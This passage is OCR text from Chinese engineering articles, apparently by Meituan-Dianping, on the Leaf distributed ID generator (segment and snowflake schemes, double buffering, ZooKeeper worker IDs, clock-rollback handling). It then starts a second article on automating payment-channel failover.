
第一种 Leaf-segment 方案，在使用数据库的方案上，做了如下改变：

- 原方案每次获取 ID 都得读写一次数据库，造成数据库压力大。改为利用 proxy server 批量获取，每次获取一个 segment(step 决定大小) 号段的值。用完之后再去数据库获取新的号段，可以大大的减轻数据库的压力。
- 各个业务不同的发号需求用 biz_tag 字段来区分，每个 biz-tag 的 ID 获取相互隔离，互不影响。如果以后有性能需求需要对数据库扩容，不需要上述描述的复杂的扩容操作，只需要对 biz_tag 分库分表就行。

数据库表设计如下：

```
+-------------+--------------+------+-----+-------------------+-----------------------------+
| Field       | Type         | Null | Key | Default           | Extra                       |
+-------------+--------------+------+-----+-------------------+-----------------------------+
| biz_tag     | varchar(128) | NO   | PRI |                   |                             |
| max_id      | bigint(20)   | NO   |     | 1                 |                             |
| step        | int(11)      | NO   |     | NULL              |                             |
| desc        | varchar(256) | YES  |     | NULL              |                             |
| update_time | timestamp    | NO   |     | CURRENT_TIMESTAMP | on update CURRENT_TIMESTAMP |
+-------------+--------------+------+-----+-------------------+-----------------------------+
```

重要字段说明：biz_tag 用来区分业务，max_id 表示该 biz_tag 目前所被分配的 ID 号段的最大值，step 表示每次分配的号段长度。原来获取 ID 每次都需要写数据库，现在只需要把 step 设置得足够大，比如 1000。那么只有当 1000 个号被消耗完了之后才会去重新读写一次数据库。读写数据库的频率从 1 减小到了 1/step，大致架构如下图所示：



biz_tag	max_id	step	desc	update_time
pay_ordertag	3000	1000		
waimai_ordertag	10000	2000		
banma_ordertag	20000	20000		
test_tag	3000	1000		

test_tag 在第一台 Leaf 机器上是 1~1000 的号段，当这个号段用完时，会去加载另一个长度为 step=1000 的号段，假设另外两台号段都没有更新，这个时候第一台机器新加载的号段就应该是 3001~4000。同时数据库对应的 biz_tag 这条数据的 max_id 会从 3000 被更新成 4000，更新号段的 SQL 语句如下：

```
Begin
UPDATE table SET max_id=max_id+step WHERE biz_tag=xxx
SELECT tag, max_id, step FROM table WHERE biz_tag=xxx
Commit
```

这种模式有以下优缺点：

优点：

- Leaf 服务可以很方便的线性扩展，性能完全能够支撑大多数业务场景。
- ID 号码是趋势递增的 8byte 的 64 位数字，满足上述数据库存储的主键要求。
- 容灾性高：Leaf 服务内部有号段缓存，即使 DB 宕机，短时间内 Leaf 仍能正常对外提供服务。

- 可以自定义 max_id 的大小，非常方便业务从原有的 ID 方式上迁移过来。

缺点：


- ID 号码不够随机，能够泄露发号数量的信息，不太安全。
- TP999 数据波动大，当号段使用完之后还是会 hang 在更新数据库的 I/O 上，tg999 数据会出现偶尔的尖刺。
- DB 宕机会造成整个系统不可用。

双 buffer 优化

对于第二个缺点，Leaf-segment 做了一些优化，简单的说就是：

Leaf 取号段的时机是在号段消耗完的时候进行的，也就意味着号段临界点的 ID 下发时间取决于下一次从 DB 取回号段的时间，并且在这期间进来的请求也会因为 DB 号段没有取回来，导致线程阻塞。如果请求 DB 的网络和 DB 的性能稳定，这种情况对系统的影响是不大的，但是假如取 DB 的时候网络发生抖动，或者 DB 发生慢查询就会导致整个系统的响应时间变慢。

为此，我们希望 DB 取号段的过程能够做到无阻塞，不需要在 DB 取号段的时候阻塞请求线程，即当号段消费到某个点时就异步的把下一个号段加载到内存中。而不需要等到号段用尽的时候才去更新号段。这样做就可以很大程度上的降低系统的 TP999 指标。详细实现如下图所示：




采用双 buffer 的方式，Leaf 服务内部有两个号段缓存区 segment。当前号段已下发 10% 时，如果下一个号段未更新，则另启一个更新线程去更新下一个号段。当前号段全部下发完后，如果下个号段准备好了则切换到下个号段为当前 segment 接着下发，循环往复。

- 每个 biz-tag 都有消费速度监控，通常推荐 segment 长度设置为服务高峰期发号 QPS 的 600 倍（10 分钟），这样即使 DB 宕机，Leaf 仍能持续发号 10-20 分钟不受影响。
- 每次请求来临时都会判断下个号段的状态，从而更新此号段，所以偶尔的网络抖动不会影响下个号段的更新。

Leaf 高可用容灾


对于第三点“DB 可用性”问题，我们目前采用一主两从的方式，同时分机房部署，Master 和 Slave 之间采用**半同步方式** [5] 同步数据。同时使用公司 Atlas 数据库中间件（已开源，改名为 DBProxy）做主从切换。当然这种方案在一些情况会退化成异步模式，甚至在**非常极端**情况下仍然会造成数据不一致的情况，但是出现的概率非常小。如果你的系统要保证 100% 的数据强一致，可以选择使用“类 Paxos 算法”实现的强一致 MySQL 方案，如 MySQL 5.7 前段时间刚刚 GA 的 MySQL Group Replication。但是运维成本和精力都会相应的增加，根据实际情况选型即可。



同时 Leaf 服务分 IDC 部署，内部的服务化框架是“MTthrift RPC”。服务调用的时候，根据负载均衡算法会优先调用同机房的 Leaf 服务。在该 IDC 内 Leaf 服务不可用的时候才会选择其他机房的 Leaf 服务。同时服务治理平台 OCTO 还提供了针对服务的过载保护、一键截流、动态流量分配等对服务的保护措施。


Leaf-snowflake 方案

Leaf-segment 方案可以生成趋势递增的 ID，同时 ID 号是可计算的，不适用于订单 ID 生成场景，比如竞对在两天中午 12 点分别下单，通过订单 id 号相减就能大致计算出公司一天的订单量，这个是不能忍受的。面对这一问题，我们提供了 Leaf-snowflake 方案。



Leaf-snowflake 方案完全沿用 snowflake 方案的 bit 位设计，即是“1+41+10+12”的方式组装 ID 号。对于 workerID 的分配，当服务集群数量较小的情况下，完全可以手动配置。Leaf 服务规模较大，动手配置成本太高。所以使用 Zookeeper 持久顺序节点的特性自动对 snowflake 节点配置 wokerID。Leaf-snowflake 是按照下面几个步骤启动的：

1. 启动 Leaf-snowflake 服务，连接 Zookeeper，在 leaf_forever 父节点下检查自己是否已经注册过（是否有该顺序子节点）。
2. 如果有注册过直接取回自己的 workerID（zk 顺序节点生成的 int 类型 ID 号），启动服务。
3. 如果没有注册过，就在该父节点下面创建一个持久顺序节点，创建成功后取回顺序号当做自己的 workerID 号，启动服务。




弱依赖 ZooKeeper

除了每次会去 ZK 拿数据以外，也会在本机文件系统上缓存一个 workerID 文件。当 ZooKeeper 出现问题，恰好机器出现问题需要重启时，能保证服务能够正常启动。这样做到了对三方组件的弱依赖。一定程度上提高了 SLA

解决时钟问题

因为这种方案依赖时间，如果机器的时钟发生了回拨，那么就会有可能生成重复的 ID 号，需要解决时钟回退的问题。



参见上图整个启动流程图，服务启动时首先检查自己是否写过 ZooKeeper leaf_forever 节点：

1. 若写过，则用自身系统时间与 leaf_forever/${self} 节点记录时间做比较，若小于 leaf_forever/${self} 时间则认为机器时间发生了大步长回拨，服务启动失败并报警。

2. 若未写过，证明是新服务节点，直接创建持久节点 leaf_forever/${self} 并写入自身系统时间，接下来综合对比其余 Leaf 节点的系统时间来判断自身系统时间是否准确，具体做法是取 leaf_temporary 下的所有临时节点 (所有运行中的 Leaf-snowflake 节点) 的服务 IP：Port，然后通过 RPC 请求得到所有节点的系统时间，计算 sum(time)/nodeSize。
3. 若 abs(系统时间 -sum(time)/nodeSize) < 阈值，认为当前系统时间准确，正常启动服务，同时写临时节点 leaf_temporary/${self} 维持租约。
4. 否则认为本机系统时间发生大步长偏移，启动失败并报警。
5. 每隔一段时间 (3s) 上报自身系统时间写入 leaf_forever/${self}。

由于强依赖时钟，对时间的要求比较敏感，在机器工作时 NTP 同步也会造成秒级别的回退，建议可以直接关闭 NTP 同步。要么在时钟回拨的时候直接不提供服务直接返回 ERROR_CODE，等时钟追上即可。**或者做一层重试，然后上报报警系统，更或者是发现有时钟回拨之后自动摘除本身节点并报警**，如下：

```
// 发生了回拨，此刻时间小于上次发号时间
if (timestamp < lastTimestamp) {

            long offset = lastTimestamp - timestamp;
            if (offset <= 5) {
                try {
                    // 时间偏差大小小于 5ms，则等待两倍时间
                    wait(offset << 1);//wait
                    timestamp = timeGen();
                    if (timestamp < lastTimestamp) {
                       // 还是小于，抛异常并上报
                        throwClockBackwardsEx(timestamp);
                      }
                } catch (InterruptedException e) {
                   throw  e;
                }
            } else {
                //throw
                throwClockBackwardsEx(timestamp);
            }
        }
// 分配 ID
```

从上线情况来看，在 2017 年闰秒出现那一次出现过部分机器回拨，由于 Leaf-snowflake 的策略保证，成功避免了对业务造成的影响。

Leaf 现状

Leaf 在美团点评公司内部服务包含金融、支付交易、餐饮、外卖、酒店旅游、猫眼电影等众多业务线。目前 Leaf 的性能在 4C8G 的机器上 QPS 能压测到近 5w/s，TP999 1ms，已经能够满足大部分的业务的需求。每天提供亿数量级的调用量，作为公司内部公共的基础技术设施，必须保证高 SLA 和高性能的服务，我们目前还仅仅达到了及格线，还有很多提高的空间。

作者简介

照东，美团点评基础架构团队成员，主要参与美团大型分布式链路跟踪系统 Mtrace 和美团点评分布式 ID 生成系统 Leaf 的开发工作。曾就职于阿里巴巴，2016 年 7 月加入美团。
最后做一个招聘广告：如果你对大规模分布式环境下的服务治理、分布式会话链追踪等系统感兴趣，诚挚欢迎投递简历至：zhangjinlu#meituan.com。

参考资料

1. 施瓦茨 . 高性能 MySQL[M]. 电子工业出版社 , 2010:162-171.
2. 维基百科：UUID.
3. snowflake.
4. MySQL: Clustered and Secondary Indexes.
5. 半同步复制 Semisynchronous Replication.


支付通道自动化管理的实践之路

苗苗　加志


随着支付业务量激增，支付团队不断壮大。为了满足日益增长的业务需求，大量的支付通道逐渐接入，但由于对接的各银行和第三方系统的稳定性参差不齐，支付通道故障时有发生，作为承接上下游的核心系统，要在一系列不稳定的系统之上建立一个可以给上游提供稳定服务的系统，仅依赖人工维护是远远不够的，所以建立一个完善的支付通道自动化管理系统势在必行。本文主要介绍美团点评技术团队支付通道自动化管理的演进之路。

初级阶段

监控系统初级阶段



故障处理流程图如下：



支付通道自动化管理的初级阶段持续时间是 2014.06~2015.09，故障处理手动切走、手动切回，一次支付通道故障的详细处理流程如下：

(1) 支付网关监控检测到支付通道成功率异常，发送报警消息到美团点评技术；

(2) 美团点评技术立即查看监控页面确认故障，并登陆到渠道路由配置页面去修改对应支付通道的状态，将通道置为不可用；

(3) 收银台实时读取支付通道状态，将故障通道的流量全部切走；

(4) 美团点评技术联系银行或第三方报故障，对方去查看问题，确认恢复后通知美团点评技术；

(5) 美团点评技术修改支付通道状态为可用，收银台实时读取到该支付通道，将线上流量导入；

(6) 如果支付通道恢复，则用户可以正常交易，本次故障结束；

(7) 如果支付通道未恢复，大量交易失败，美团点评技术需要将该通道重新置为不可用，再次去联系银行或第三方处理，如此往复，直到该通道的所有交易正常，本次故障结束。

半自动化阶段

初级阶段存在的问题

初级阶段系统的主要目标是扩大支付通道的覆盖范围，提高用户支付成功的概率。随着支付通道的不断接入，由于公网环境、银行或第三方系统的不稳定性，导致故障频率升高，故障时间延长。而此时处于初级阶段的监控系统已无法有效保证通道的稳定性：

(1) 支付网关监控报警漏报率较高，小流量通道故障无法及时发现；

(2) 支付通道切换都是人来手动处理，一方面技术的工作量严重增加，另一方面无法保证在处理故障过程中没有任何误操作；

(3) 故障解决花费的时间较长，故障对用户造成的影响就更大，同时用户的不断重试对支付系统本身也造成很大的压力；

(4) 故障通道尝试恢复时，只能全部打开用线上真实交易来检测，可能会因为通道尚未恢复，造成二次故障，扩大影响范围。


系统优化

优化监控系统

(1) 优化监控算法：优化监控算法，将报警的准确度提高到 95%，基本做到无误报、无漏报；

(2) 新增自动置通道为不可用功能：监控检测到支付通道故障时，一方面发送报警消息给技术人员，另一方面调用渠道路由的接口将支付通道置为不可用，实现支付通道故障的快速降级。

此时的监控系统如下图所示：



渠道路由支持实时通道变更

在初级系统中，渠道路由的主要功能是提供通过页面修改支付通道配置来实现人为管理支付通道的功能。随着监控系统的完善，监控准确度和灵敏度提升，此时监控系统已经具备支付通道管理的决策力，需要渠道路由提供一个可以实时更新支付通道状态的接口，以实现支付通道的自动化管理。而作为自动通道切换的补偿机制，渠道路由还实现了基于移动 App 人工一键切换的功能，尽最大可能保证故障的快速解决。


渠道路由提供的接口除了具备实时通道状态变更功能以外，还需要进行了以下几个方面的控制：

(1) 一键切换功能，必须控制访问权限；

(2) 具有事务控制和时效性控制，无论是自动还是一键切换，一次故障必须能且只能切走通道流量一次；

(3) 必须保证通道状态变化可以通过各种途径通知到相关的技术人员。

故障处理流程图



支付通道自动化管理的半自动化阶段持续时间是 2015.10~2016.10，故障处理自动切走、手动切回，一次通道故障的详细处理流程如下：

(1) 监控检测到通道成功率异常发送报警消息给美团点评技术，同时自动将通道置为不可用；

(2) 美团收银台实时读取通道状态，将故障通道的流量全部切走；

(3) 美团点评技术立即联系银行和第三方报故障，对方确认问题和恢复情况后反馈到美团；

(4) 美团点评技术修改通道状态为可用，收银台实时读取到通道状态为正常后，将线上流量放入该通道；

(5) 如果通道恢复，则用户可以正常交易，本次故障结束；

(6) 如果通道未恢复，大量交易失败，美团点评技术或监控会再次将通道状态为不可用；

(7) 美团点评技术再次联系银行或第三方处理故障，如此往复，直到线上交易正常，本次故障结束。

主要完成的改进点

(1) 优化报警监控算法，并支持一键查看通道状态，保证支付通道故障的快速发现；

(2) 实现故障通道一键切换和自动切换，从各方面保证通道故障快速处理；

(3) 大幅降低处理支付通道故障的人力成本。

全自动化阶段

半自动化阶段存在的问题

半自动化阶段已将故障处理流程大幅简化，但此时的系统中还存在以下问题：

(1) 通道恢复依赖于银行或第三方的反馈，导致支付通道恢复延时较久；


(2) 一次通道故障涉及到的系统和人员较多，人工无法保证全面和及时的周知。

但渠道路由由于早期设计的局限性，无法实现全自动化，需要优化监控系统和渠道路由系统。

系统优化


实现监控自动回切

